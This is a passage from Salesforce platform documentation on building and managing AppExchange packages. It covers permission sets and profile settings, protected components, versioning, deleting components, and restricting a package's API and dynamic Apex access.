- External object permissions
- Custom field permissions
- Custom permissions
- Custom tab visibility settings
- Apex class access
- Visualforce page access
- External data source access

 **Note:** Assigned apps and standard tab visibility settings aren't included in permission set components.

Use permission sets to install or upgrade a collection of permissions. In contrast to profile settings, permission sets don't overwrite profiles.

Picklist Values

- Subscribers can rename or delete picklist field values. A developer should carefully consider this when explicitly referencing a picklist field value in Apex.
- Picklist field values can be added or deleted in the developer's organization. Upon upgrade, no new values are installed. Any values deleted by the developer are still available in the subscriber's organization until the subscriber deletes them.

Profile Settings

Profile settings include the following for components in the package:

- Assigned apps
- Assigned connected apps
- Tab settings
- Page layout assignments
- Record type assignments
- Custom object permissions
- External object permissions
- Custom field permissions
- Custom permissions
- Apex class access
- Visualforce page access
- External data source access

Profile settings overwrite existing profiles in the installer's organization with specific permission and setting changes.

Record Types

- If record types are included in the package, the subscriber's organization must support record types to install the package.
- When a new picklist value is installed, it is associated with all installed record types according to the mappings specified by the developer. A subscriber can change this association.

- Referencing an object's record type field in a report's criteria—for example, `Account Record Type`—causes a dependency.
- Summarizing by an object's record type field in a report's criteria—for example, `Account Record Type`—causes a dependency.
- If an object's record type field is included as a column in a report, and the subscriber's organization is not using record types on the object or does not support record types, then the column is dropped during install.
- If you install a custom report type that includes an object's record type field as a column, that column is dropped if the organization does not support record types or the object does not have any record types defined.

Reports

If a report includes elements that cannot be packaged, those elements will be dropped or downgraded, or the package upload will fail. For example:

- Hierarchy drill-downs are dropped from activity and opportunities reports.
- Filters on unpackageable fields are automatically dropped (for example, in filters on standard object record types).
- Package upload fails if a report includes filter logic on an unpackageable field (for example, in filters on standard object record types).
- Lookup values on the `Select Campaign` field of standard campaign reports are dropped.
- Reports are dropped from packages if they have been moved to a private folder or to the Unfiled Public Reports folder.
- When a package is installed into an organization that does not have Chart Analytics 2.0:
 - Combination charts are downgraded instead of dropped. For example, a combination vertical column chart with a line added is downgraded to a simple vertical column chart; a combination bar chart with additional bars is downgraded to a simple bar chart.
 - Unsupported chart types, such as donut and funnel, are dropped.

S-Controls

Only s-controls in unmanaged packages created before January 1st, 2010 can be installed by subscribers.

S-controls have been deprecated, and are superseded by [Visualforce](#) on page 4778 pages.

Translation Workbench

- If you have enabled the translation workbench and added a language to your package, any associated translated values are automatically packaged for the appropriate components in your package. Make sure that you have provided translations for all possible components.
- An installer of your package can see which languages are supported on the package detail page. The installer does not need to enable anything for the packaged language translations to appear. The only reason installers may want to enable the translation workbench is to change translations for unmanaged components after installation, override custom label translations in a managed package, or to translate into additional languages.
- If you are designing a package extension, you can include translations for the extension components but not additional translations for components in the base package.

Validation Rules

For custom objects that are packaged, any associated validation rules are implicitly packaged as well.

Workflow

- Salesforce prevents you from uploading workflow alerts that have a public group, partner user, or role recipient. Change the recipient to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- Salesforce prevents you from uploading workflow field updates that change an `Owner` field to a queue. Change the updated field value to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.

- Salesforce prevents you from uploading workflow rules, field updates, and outbound messages that reference a record type on a standard or managed-installed object.
- Salesforce prevents you from uploading workflow tasks that are assigned to a role. Change the `Assigned To` field to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- You can package workflow rules and associated workflow actions, such as email alerts and field updates. However, any time-based triggers aren't included in the package. Notify your installers to set up any time-based triggers that are essential to your app. Flow triggers aren't packageable. The Process Builder has superseded flow trigger workflow actions, formerly available in a pilot program. Organizations that are using flow trigger workflow actions can continue to create and edit them, but flow trigger workflow actions aren't available for new organizations.
- Some workflow actions can be protected by the developer. For more information on protected components, see [Protected Components](#) on page 5079.
- Developers can associate or disassociate workflow actions with a workflow rule at any time. These changes, including disassociation, are reflected in the subscriber's organization upon install. In managed packages, a subscriber cannot disassociate workflow actions from a workflow rule if it was associated by the developer.
- References to a specific user in workflow actions, such as the email recipient of a workflow email alert, are replaced by the user installing the package. Workflow actions referencing roles, public groups, account team, opportunity team, or case team roles may not be uploaded.
- References to an organization-wide address, such as the `From email address` of a workflow email alert, are reset to Current User during installation.
- On install, all workflow rules newly created in the installed or upgraded package, have the same activation status as in the uploaded package.

Protected Components

Developers can mark certain components as *protected*. Protected components cannot be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer cannot delete it. Developers can mark the following components as protected in managed packages:

- Custom labels
- Custom links (for Home page only)
- Workflow alerts
- Workflow field updates
- Workflow flow triggers

The Process Builder has superseded flow trigger workflow actions, formerly available in a pilot program. Organizations that are using flow trigger workflow actions can continue to create and edit them, but flow trigger workflow actions aren't available for new organizations.

- Workflow outbound messages
- Workflow tasks

Intellectual Property Considerations

The following information is important when considering your intellectual property and its protection.

- Only publish package components that are your intellectual property and that you have the rights to share.

- Once components are available on Force.com AppExchange, you cannot recall them from anyone who has installed them.
- The information in the components you package and publish may be visible to users on Force.com AppExchange. Use caution when adding your code to a formula Visualforce page, or any other component that you cannot hide in your app.
- The code contained in Apex that is part of a managed package is automatically obfuscated and cannot be viewed in an installing organization. The only exceptions are methods declared as global, meaning that the method signatures can be viewed in an installing organization.

About Permission Sets and Profile Settings in Packages

Developers can use permission sets or profile settings to grant permissions and other access settings to a package. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

Behavior	Permission Sets	Profile Settings
What permissions and settings are included?	<ul style="list-style-type: none"> • Custom object permissions • External object permissions • Custom field permissions • Custom permissions • Custom tab visibility settings • Apex class access • Visualforce page access • External data source access <p> Note: Although permission sets include assigned apps and standard tab visibility settings, these settings can't be packaged as permission set components.</p>	<ul style="list-style-type: none"> • Assigned apps • Assigned connected apps • Tab settings • Page layout assignments • Record type assignments • Custom object permissions • External object permissions • Custom field permissions • Custom permissions • Apex class access • Visualforce page access • External data source access
Can they be upgraded in managed packages?	Yes.	Profile settings are applied to existing profiles in the subscriber's organization on install or upgrade. Only permissions related to new components created as part of the install or upgrade are applied.
Can subscribers edit them?	Subscribers can edit permission sets in unmanaged packages, but not in managed packages.	Yes.

EDITIONS

Available in: Salesforce Classic

Available in:

- Enterprise
- Performance
- Unlimited
- Developer

Behavior	Permission Sets	Profile Settings
Can you clone or create them?	Yes. However, if a subscriber clones a permission set or creates one that's based on a packaged permission set, it won't be updated in subsequent upgrades. Only the permission sets included in a package are upgraded.	Yes. Subscribers can clone any profile that includes permissions and settings related to packaged components.
Do they include standard object permissions?	No. Also, you can't include object permissions for a custom object in a master-detail relationship where the master is a standard object.	No.
Do they include user permissions?	No.	No.
Are they included in the installation wizard?	No. Subscribers must assign permission sets after installation.	Yes. Profile settings are applied to existing profiles in the subscriber's organization on install or upgrade. Only permissions related to new components created as part of the install or upgrade are applied.
What are the user license requirements?	<p>A permission set is only installed if the subscriber organization has at least one user license that matches the permission set. For example, permission sets with the Salesforce Platform user license aren't installed in an organization that has no Salesforce Platform user licenses. If a subscriber subsequently acquires a license, they must reinstall the package to get the permission sets associated with the newly acquired license.</p> <p>Permission sets with no user license are always installed. If you assign a permission set with no user license, all of its enabled settings and permissions must be allowed by the user's license, or the assignment will fail.</p>	None. In a subscriber organization, the installation overrides the profile settings, not their user licenses.
How are they assigned to users?	Subscribers must assign packaged permission sets after installing the package.	Profile settings are applied to existing profiles.

Best Practices

- Use permission sets in addition to packaged profiles so your subscribers can easily add new permissions for existing app users.
- If users need access to apps, standard tabs, page layouts, and record types, don't use permission sets as the sole permission-granting model for your app.
- Create packaged permission sets that grant access to the custom components in a package, but not standard Salesforce components.

View Package Details

From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**. Click the name of a package to view its details, including added components, whether it's a managed package, whether the package has been uploaded, and so on.

The detail page has the following sections.

- [Package Detail](#)
- [Components tab](#)
- [Versions tab](#)
- [Patch Organizations tab](#)

From the Package Detail page, you can:

- Click **Edit** to change the package name, custom link that displays when users click **Configure**, or description.
- Click **Delete** to delete the package. This does not delete the components contained in the package but the components will no longer be bundled together within this package.
- Click **Upload** to upload the package. You will receive an email when the upload is complete. For more information, see [Manage Versions](#) on page 5127.
- Optionally, you can enable, disable, or change the dynamic Apex and API access that components in the package have to standard objects in the installing organization by using the links next to **API Access**.

- Unlimited
- Developer

USER PERMISSIONS

To create packages:

- "Create AppExchange Packages"

Viewing Package Details

For package developers, the package detail section displays the following package attributes (in alphabetical order):

Attribute	Description
API Access	The type of access that the API and dynamic Apex that package components have. The default setting is Unrestricted , which means that all package components that access the API have the same access as the user who is logged in. Click Enable Restrictions or Disable Restrictions to change the API and dynamic Apex access permissions for a package.
Created By	The name of the developer that created this package, including the date and time.
Description	A detailed description of the package.
Language	The language used for the labels on components. The default value is your user language.
Last Modified By	The name of the last user to modify this package, including the date and time.
Notify on Apex Error	The username of the person who should receive an email notification if an exception occurs in Apex that is not caught by the code. If you do not specify a username, all uncaught exceptions

Attribute	Description
	generate an email notification that is sent to Salesforce. This is only available for managed packages.  Note: Apex can only be packaged from Developer, Enterprise, Unlimited, and Performance Edition organizations.
Package Name	The name of the package, given by the publisher.
Post Install Script	The Apex code that runs after this package is installed or upgraded. For more information, see Running Apex on Package Install/Upgrade .
Type	Indicates whether this is a managed or unmanaged package.
Uninstall Script	The Apex code that runs after this package is uninstalled. For more information, see Running Apex on Package Uninstall .

Viewing Package Components

For package developers, the Components tab lists every package component contained in the package, including the name and type of each component.

Click **Add** to [add components to the package](#) on page 5057.

Note:

- Some related components are automatically included in the package even though they may not display in the Package Components list. For example, when you add a custom object to a package, its custom fields, page layouts, and relationships with standard objects are automatically included. For a complete list of components Salesforce automatically includes, see the [ISVforce Guide](#).
- When you package a joined report, each block is included in the package. Although the blocks appear in the package as reports, when you click on a block, you see an error message that you have “insufficient privileges” to view the report. This is expected behavior. Instead, click on the name of the joined report to run it.

Click **View Dependencies** to review a list of components that rely on other components, permissions, or preferences within the package. An entity may include such things as an s-control, a standard or custom field, or an organization-wide setting like multicurrency. Your package cannot be installed unless the installer has the listed components enabled or installed. For more information on dependencies, see [Understanding Dependencies](#) on page 5096. Click **Back to Package** to return to the Package detail page.

Click **View Deleted Components** to [see which components were deleted from the package across all of its versions](#).

The following component information is displayed (in alphabetical order):

Attribute	Description
Action	Lists the actions you can perform on the component. The only choice is Remove , which removes the component from an unreleased package.
Available in Versions	Displays the version number of the package in which a component exists.

Attribute	Description
Included By	This column lists how a component was included in a package. If the component was automatically included because it is referenced by another component, this column lists the name of the referencing component. If the component was added by a developer, this column lists <code>User Selected</code> . If the component was added in a prior version of this package, this column lists <code>Previously Released</code> .
Name	Displays the name of the component.
Owned By	If the component was added from a different installed package, this column lists the name of that package.
Parent Object	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
Type	Displays the type of the component.

Viewing Version History

For package developers, the Versions tab lists all the previous uploads of a package.

Click **Push Upgrades** to [automatically upgrade subscribers to a specific version](#).

Click the Version Number of any listed uploads to manage that upload. For more information, see [Manage Versions](#) on page 5127.

 **Note:** **Push Upgrades** is only available for patch updates. Registered Salesforce ISVs may request this feature through the Salesforce partner portal.

The versions table displays the following package attributes (in alphabetical order):

Attribute	Description
Action	Lists the actions you can perform on the package. The possible actions are: <ul style="list-style-type: none"> • Deprecate: Deprecates a package version. <ul style="list-style-type: none">  Warning: Users will no longer be able to download or install this package. However, existing installations will continue to work. • Undeprecate: Enables a package version to be installed by users once again.
Status	The status of the package. The possible statuses are: <ul style="list-style-type: none"> • Released: The package is Managed - Released. • Beta: The package is Managed - Beta. • Deprecated: The package version is deprecated.

Attribute	Description
Version Name	The version name for this package version. The version name is the marketing name for a specific release of a package. It is more descriptive than the <code>Version Number</code> .
Version Number	The version number for the latest installed package version. The format is <code>majorNumber.minorNumber.patchNumber</code> , such as 2.1.3. The version number represents a release of a package. The <code>Version Name</code> is a more descriptive name for the release. The <code>patchNumber</code> is generated only when you create a patch. If there is no <code>patchNumber</code> , it is assumed to be zero (0).

Viewing Patch Development Organizations

Every patch is developed in a *patch development organization*, which is the organization where patch versions are developed, maintained, and uploaded. To start developing a patch, you need to create a patch development organization. To do this, see [Create and Upload Patches](#) on page 5128. Patch development organizations are necessary to permit developers to make changes to existing components without causing incompatibilities between existing subscriber installations. Click **New** to create a new patch for this package.

The Patch Organizations table lists all the patch development organizations created. It lists the following attributes (in alphabetical order):

Attribute	Description
Action	Lists the actions you can perform on a patch development organization. The possible actions are: <ul style="list-style-type: none"> • Login: Log into your patch development organization. • Reset: Emails a new temporary password for your patch development organization.
Administrator Username	The login associated with the patch organization.
Patching Major Release	The package version number that you are patching.

Determining Your Development Process

All packages are unmanaged until you convert them to managed packages. This requires [managed packages](#) created in a Developer Edition organization. You may prefer developing managed packages because you can beta test them before a release and offer upgrades for them.

Before creating a package, determine the development process you aim to take so that you can choose the most appropriate type of package for your process:

Developing Unmanaged Packages

- Design your app. See the [Force.com Quick Reference for Developing Packages](#).
- [Package and upload your app](#).

Developing Managed Packages

- Design your app. See the [Force.com Quick Reference for Developing Packages](#).
- [Package and upload a beta version of your app](#).
- Gather feedback from your beta testers and make the appropriate fixes to your app.
- [Package and upload your final version of the app](#).

Planning the Release of Managed Packages

Releasing an AppExchange package is similar to releasing any other program in software development. You may want to roll it out in iterations to ensure each component functions as planned. You may even have beta testers who have offered to install an early version of your package and provide feedback.

EDITIONS

Available in: Salesforce Classic

Unmanaged packages are available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Managed packages are available in: **Developer** Edition

Once you release a package by publishing it on AppExchange, anyone can install it. So, plan your release carefully. Review the states defined below to familiarize yourself with the release process. Salesforce automatically applies the appropriate state to your package and components depending on the upload settings you choose and where it is in the release process.

State	Description
Unmanaged	The package has not been converted into a managed package or the component has not been added to a managed package. Note that a component that is “Managed - Beta” can become “Unmanaged” if it is removed from a managed package. All packages are unmanaged unless otherwise indicated by one of the managed icons below.
 Managed - Beta	<p>The package or component was created in the current Salesforce organization and is managed, but it is not released because of one of these reasons:</p> <ul style="list-style-type: none"> • It has not been uploaded. • It has been uploaded with <code>Managed - Beta</code> option selected. This option prevents it from being published, publicly available on AppExchange. The developer can still edit any component but the installer may not be able to depending on which components were packaged. <p> Note: Don't install a Managed - Beta package over a Managed - Released package. If you do, the package is no longer upgradeable and your only option is to uninstall and reinstall it.</p>
 Managed - Released	<p>The package or component was created in the current Salesforce organization and is managed. It is also uploaded with the <code>Managed - Released</code> option selected, indicating that it can be published on AppExchange and is publicly available. Note that once you have moved a package to this state, some properties of the components are no longer editable for both the developer and installer.</p> <p>This type of release is considered a major release.</p>
Patch	<p>If you need to provide a minor upgrade to a managed package, consider creating a patch instead of a new major release. A patch enables a developer to change the functionality of existing components in a managed package, while ensuring that subscribers experience no visible changes to the package.</p> <p>This type of release is considered a patch release.</p>
 Managed - Installed	The package or component was installed from another Salesforce organization but is managed.

A developer can refine the functionality in a managed package over time, uploading and releasing new versions as the requirements evolve. This might involve redesigning some of the components in the managed package. Developers can delete some, but not all, types of components in a Managed - Released package when upgrading it.

SEE ALSO:

[Manage Packages](#)

[Determining Your Development Process](#)

Delete Components from Managed Packages

After you've uploaded a  Managed - Released package, you may find that a component needs to be deleted from your organization. One of the following situations may occur:

- The component, once added to a package, can't be deleted.
- The component can be deleted, but can only be undeleted from the Deleted Package Components page.
- The component can be deleted, but can be undeleted from either the Deleted Package Components page or through the Recycle Bin

To access the Deleted Package Components page, from Setup, enter *Packages* in the *Quick Find* box, then select **Packages**. Select the package that the component was uploaded to, and then click **View Deleted Components**. You can retrieve components from the Recycle Bin and Deleted Package Components page any time *before* uploading a new version of the package. To do this, click **Undelete** next to the component.

After a package is uploaded with a component marked for deletion, it is deleted forever.

 **Warning:** Although a component is deleted, its **Name** remains within Salesforce. You can never create another component with the same name. The Deleted Package Components page lists which names can no longer be used.

To access the Deleted Package Components page, from Setup, enter *Packages* in the *Quick Find* box, then select **Packages**. Select the package that the component was uploaded to, and then click **View Deleted Components**. If a component can be retrieved through the Recycle Bin, it can also be retrieved through this page. You can retrieve the following types of components from here.

- Apex classes and triggers that don't have `global` access.
- Custom tabs.
- Visualforce components with `public` access.
- Protected components, including:
 - Custom labels
 - Custom links (for Home page only)
 - Workflow alerts
 - Workflow field updates
 - Workflow outbound messages
 - Workflow tasks
 - Workflow flow triggers

The Process Builder has superseded flow trigger workflow actions, formerly available in a pilot program. Organizations that are using flow trigger workflow actions can continue to create and edit them, but flow trigger workflow actions aren't available for new organizations.

- Data components, such as Documents, Dashboards, and Reports. These are the only types of components that can also be undeleted from the Recycle Bin.

You can retrieve components from the Recycle Bin and Deleted Package Components page any time *before* uploading a new version of the package. To do this, click **Undelete** next to the component.

The Deleted Components displays the following information (in alphabetical order):

EDITIONS

Available in: Salesforce Classic

Available in:

- Group

- Enterprise
- Performance
- Unlimited
- Developer

USER PERMISSIONS

To delete components from a package:

- "Create AppExchange Packages"

Attribute	Description
Action	If the  Managed - Released package hasn't been uploaded with the component deleted, this contains an Undelete link that allows you to retrieve the component.
Available in Versions	Displays the version number of the package in which a component exists.
Name	Displays the name of the component.
Parent Object	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
Type	Displays the type of the component.

Viewing Unused Components in a Package

This table shows components no longer being used in the current version of a package. Any component shown here that's part of a managed package is safe to delete unless you've used it in custom integrations. After you've deleted an unused component, it appears in this list for 15 days. During that time, you can either undelete it to restore the component and all data stored in it, or delete the component permanently. Note that when you undelete a custom field, some properties on the field will be lost or changed. After 15 days, the field and its data are permanently deleted.

 **Note:** Before deleting a custom field, you can keep a record of its data. From Setup, enter *Data Export* in the *Quick Find* box, then select **Data Export**.

The following component information is displayed (in alphabetical order):

Attribute	Description
Action	Can be one of two options: <ul style="list-style-type: none"> • Undelete • Delete
Name	Displays the name of the component.
Parent Object	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
Type	Displays the type of the component.

Modifying Custom Fields after a Package is Released

The following changes are allowed to custom fields in a package, after it is released.

- The length of a text field can be increased or decreased.
- The number of digits to the left or right of the decimal point in a number field can be increased or decreased.
- A required field can be made non-required and vice-versa. If a default value was required for a field, that restriction can be removed and vice-versa.

Configuring Default Package Versions for API Calls

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Default package versions for API calls provide fallback settings if package versions are not provided by an API call. Many API clients do not include package version information, so the default settings maintain existing behavior for these clients.

You can specify the default package versions for enterprise API and partner API calls. The enterprise WSDL is for customers who want to build an integration with their Salesforce organization only. It is strongly typed, which means that calls operate on objects and fields with specific data types, such as `int` and `string`. The partner WSDL is for customers, partners, and ISVs who want to build an integration that can work across multiple Salesforce organizations, regardless of their custom objects or fields. It is loosely typed, which means that calls operate on name-value pairs of field names and values instead of specific data types.

You must associate the enterprise WSDL with specific package versions to maintain existing behavior for clients. There are options for setting the package version bindings for an API call from client applications using either the enterprise or partner WSDL. The package version information for API calls issued from a client application based on the enterprise WSDL is determined by the first match in the following settings.

1. The PackageVersionHeader SOAP header.
2. The SOAP endpoint contains a URL with a format of `serverName/services/Soap/c/api_version/ID` where `api_version` is the version of the API, such as 35.0, and `ID` encodes your package version selections when the enterprise WSDL was generated.
3. The default enterprise package version settings.

The partner WSDL is more flexible as it is used for integration with multiple organizations. If you choose the Not Specified option for a package version when configuring the default partner package versions, the behavior is defined by the latest installed package version. This means that behavior of package components, such as an Apex trigger, could change when a package is upgraded and that change would immediately impact the integration. Subscribers may want to select a specific version for an installed package for all partner API calls from client applications to ensure that subsequent installations of package versions do not affect their existing integrations.

The package version information for partner API calls is determined by the first match in the following settings.

1. The PackageVersionHeader SOAP header.
2. An API call from a Visualforce page uses the package versions set for the Visualforce page.
3. The default partner package version settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer**, Editions

USER PERMISSIONS

To configure default package versions for API calls:

- “Customize Application”

To configure default package versions for API calls:

1. From Setup, enter *API* in the *Quick Find* box, then select **API**.
2. Click **Configure Enterprise Package Version Settings** or **Configure Partner Package Version Settings**. These links are only available if you have at least one managed package installed in your organization.
3. Select a *Package Version* for each of your installed managed packages. If you are unsure which package version to select, you should leave the default selection.
4. Click **Save**.

Note: Installing a new version of a package in your organization does not affect the current default settings.

About API and Dynamic Apex Access in Packages

ApexPackage components have access via dynamic Apex and the API to standard and custom objects in the organization where they are installed. Developers of Force.com AppExchange packages that are intended for external customers (also called third-party developers or partners) may wish to restrict this access. Restricting access makes packages safer for administrators to install. Also, administrators who install such packages may wish to restrict this access after installation, even if the package developers have not, for improved security.

API Access is a package setting that controls the dynamic Apex and API access that s-controls and other package components have to standard and custom objects. The setting displays for both the developer and installer on the package detail page. With this setting:

- The developer of an AppExchange package can restrict API access for a package before uploading it to Force.com AppExchange. Once restricted, the package components receive Apex and API sessions that are restricted to the custom objects in the package. The developer can also enable access to specific standard objects, and any custom objects in other packages that this package depends on.
- The installer of a package can accept or reject package access privileges when installing the package to his or her organization.
- After installation, an administrator can change Apex and API access for a package at any time. The installer can also enable access on additional objects such as custom objects created in the installer's organization or objects installed by unrelated packages.

There are two possible options for the *API Access* setting:

- *Unrestricted*, which gives the package components the same API access to standard objects as the user who is logged in when the component sends a request to the API. Apex runs in system mode. Unrestricted access gives Apex read access to all standard and custom objects.
- *Restricted*, which allows the administrator to select which standard objects the components in the package can access. Further, the components in restricted packages can only access custom objects in the current package if the user has the object permissions that provide access to them.

Considerations for API and Dynamic Apex Access in Packages

By default, dynamic Apex can only access the components with which the code is packaged. To provide access to standard objects not included in the package, the developer must set the *API Access*.

1. From Setup, enter *Packages* in the *Quick Find* box, then select **Packages**.
2. Select the package that contains a dynamic Apex that needs access to standard objects in the installing organization.
3. In the Package Detail related list, click **Enable Restrictions** or *Restricted*, whichever is available.

EDITIONS

Available in: **Salesforce Classic**

Available in:

- Contact Manager
- Group
- Professional
- Enterprise
- Performance
- Unlimited
- Developer

4. Set the access level (Read, Create, Edit, Delete) for the standard objects that the dynamic Apex can access.
5. Click **Save**.

Choosing `Restricted` for the `API Access` setting in a package affects the following:

- API access in a package overrides the following user permissions:
 - Author Apex
 - Customize Application
 - Edit HTML Templates
 - Edit Read Only Fields
 - Manage Billing
 - Manage Call Centers
 - Manage Categories
 - Manage Custom Report Types
 - Manage Dashboards
 - Manage Letterheads
 - Manage Package Licenses
 - Manage Public Documents
 - Manage Public List Views
 - Manage Public Reports
 - Manage Public Templates
 - Manage Users
 - Transfer Record
 - Use Team Reassignment Wizards
 - View Setup and Configuration
 - Weekly Export Data
- If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the “Modify All Data” and “View All Data” permissions.
- A package with `Restricted` API access can’t create new users.
- Salesforce denies access to Web service and `executeanonymous` requests from an AppExchange package that has `Restricted` access.

The following considerations also apply to API access in packages:

- Workflow rules and Apex triggers fire regardless of API access in a package.
- If a component is in more than one package in an organization, API access is unrestricted for that component in all packages in the organization regardless of the access setting.
- If Salesforce introduces a new standard object after you select restricted access for a package, access to the new standard object is not granted by default. You must modify the restricted access setting to include the new standard object.
- When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade.

- S-controls are served by Salesforce and rendered inline in Salesforce. Because of this tight integration, there are several means by which an s-control in an installed package could escalate its privileges to the user's full privileges. In order to protect the security of organizations that install packages, s-controls have the following limitations:
 - For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default `Unrestricted` API access. Once a package has an s-control, you cannot enable `Restricted` API access.
 - For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.
 - If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.

Manage API and Dynamic Apex Access in Packages

`API Access` is a package setting that controls the dynamic Apex and API access that s-controls and other package components have to standard and custom objects. The setting displays for both the developer and installer on the package detail page. With this setting:

- The developer of an AppExchange package can restrict API access for a package before uploading it to Force.com AppExchange. Once restricted, the package components receive Apex and API sessions that are restricted to the custom objects in the package. The developer can also enable access to specific standard objects, and any custom objects in other packages that this package depends on.
- The installer of a package can accept or reject package access privileges when installing the package to his or her organization.
- After installation, an administrator can change Apex and API access for a package at any time. The installer can also enable access on additional objects such as custom objects created in the installer's organization or objects installed by unrelated packages.

Setting API and Dynamic Apex Access in Packages

To change package access privileges in a package you or someone in your organization has created:

1. From Setup, enter `Packages` in the `Quick Find` box, then select **Packages**.
2. Select a package.
3. The `API Access` field displays the current setting, `Restricted` or `Unrestricted`, and a link to either **Enable Restrictions** or **Disable Restrictions**. If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the "Modify All Data" and "View All Data" permissions.

Use the `API Access` field to:

EDITIONS

Available in: Salesforce Classic

Available in:

- Group
- Professional
- Enterprise
- Performance
- Unlimited
- Developer

USER PERMISSIONS

To edit API and dynamic Apex access for a package you have created or installed:

- "Create AppExchange packages"

To accept or reject package API and dynamic Apex access for a package as part of installation:

- "Download AppExchange packages"

Enable Restrictions

This option is available only if the current setting is `Unrestricted`. Select this option if you want to specify the dynamic Apex and API access that package components have to standard objects in the installer's organization. When you select this option, the Extended Object Permissions list is displayed. Select the `Read`, `Create`, `Edit`, or `Delete` checkboxes to enable access for each object in the list. This selection is disabled in some situations. Click **Save** when finished. For more information about choosing the `Restricted` option, including information about when it is disabled, see [Considerations for API and Dynamic Apex Access in Packages](#) on page 5091.

Disable Restrictions

This option is available only if the current setting is `Restricted`. Select this option if you do not want to restrict the Apex and API access privileges that the components in the package have to standard and custom objects. This option gives all the components in the package the same API access as the user who is logged in. For example, if a user can access accounts, an Apex class in the package that accesses accounts would succeed when triggered by that user.

Restricted

Click this link if you have already restricted API access and wish to edit the restrictions.

Accepting or Rejecting API and Dynamic Apex Access Privileges During Installation

To accept or reject the API and dynamic Apex access privileges for a package you are installing:

- Start the installation process on Force.com AppExchange.
- In **Approve API Access**, either accept by clicking **Next**, or reject by clicking **Cancel**. Complete the installation steps if you have not canceled.

Changing API and Dynamic Apex Access Privileges After Installation

To edit the package API and dynamic Apex access privileges after you have installed a package:

1. From Setup, enter *Installed Packages* in the `Quick Find` box, then select **Installed Packages**.
2. Click the name of the package you wish to edit.
3. The `API Access` field displays the current setting, `Restricted` or `Unrestricted`, and a link to either **Enable Restrictions** or **Disable Restrictions**. If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the "Modify All Data" and "View All Data" permissions.

Use the `API Access` field to:

Enable Restrictions

This option is available only if the current setting is `Unrestricted`. Select this option if you want to specify the dynamic Apex and API access that package components have to standard objects in the installer's organization. When you select this option, the Extended Object Permissions list is displayed. Select the `Read`, `Create`, `Edit`, or `Delete` checkboxes to enable access for each object in the list. This selection is disabled in some situations. Click **Save** when finished. For more information about choosing the `Restricted` option, including information about when it is disabled, see [Considerations for API and Dynamic Apex Access in Packages](#) on page 5091.

Disable Restrictions

This option is available only if the current setting is `Restricted`. Select this option if you do not want to restrict the Apex and API access privileges that the components in the package have to standard and custom objects. This option gives all the components in the package the same API access as the user who is logged in. For example, if a user can access accounts, an Apex class in the package that accesses accounts would succeed when triggered by that user.

Restricted

Click this link if you have already restricted API access and wish to edit the restrictions.

Generating an Enterprise WSDL with Managed Packages

If you are downloading an enterprise WSDL and you have managed packages installed in your organization, you need to take an extra step to select the version of each installed package to include in the generated WSDL. The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. A subscriber can select a package version for each installed managed package to allow their API client to continue to function with specific, known behavior even when they install subsequent versions of a package. Each package version can have variations in the composition of its objects and fields, so you must select a specific version when you generate the strongly typed WSDL.

To download an enterprise WSDL when you have managed packages installed:

1. From Setup, enter `API` in the `Quick Find` box, then select **API**.
2. Click **Generate Enterprise WSDL**.
3. Select the `Package Version` for each of your installed managed packages. If you are unsure which package version to select, you should leave the default, which is the latest package version.
4. Click **Generate**.
5. Use the **File** menu in your browser to save the WSDL to your computer.
6. On your computer, import the local copy of the WSDL document into your development environment.

Note the following in your generated enterprise WSDL:

- Each of your managed package version selections is included in a comment at the top of the WSDL.
- The generated WSDL contains the objects and fields in your organization, including those available in the selected versions of each installed package. If a field or object is added in a later package version, you must generate the enterprise WSDL with that package version to work with the object or field in your API integration.
- The SOAP endpoint at the end of the WSDL contains a URL with a format of `serverName/services/Soap/c/api_version/ID` where *api_version* is the version of the API, such as 35.0, and *ID* encodes your package version selections when you communicate with Salesforce.

You can also select the default package versions for the enterprise WSDL without downloading a WSDL from the API page in Setup. Default package versions for API calls provide fallback settings if package versions are not provided by an API call. Many API clients do not include package version information, so the default settings maintain existing behavior for these clients.

Understanding Dependencies

Package dependencies are created when one component references another component, permission, or preference that is required for the component to be valid. Force.com tracks certain dependencies, including:

- Organizational dependencies, such as whether multicurrency or campaigns are enabled
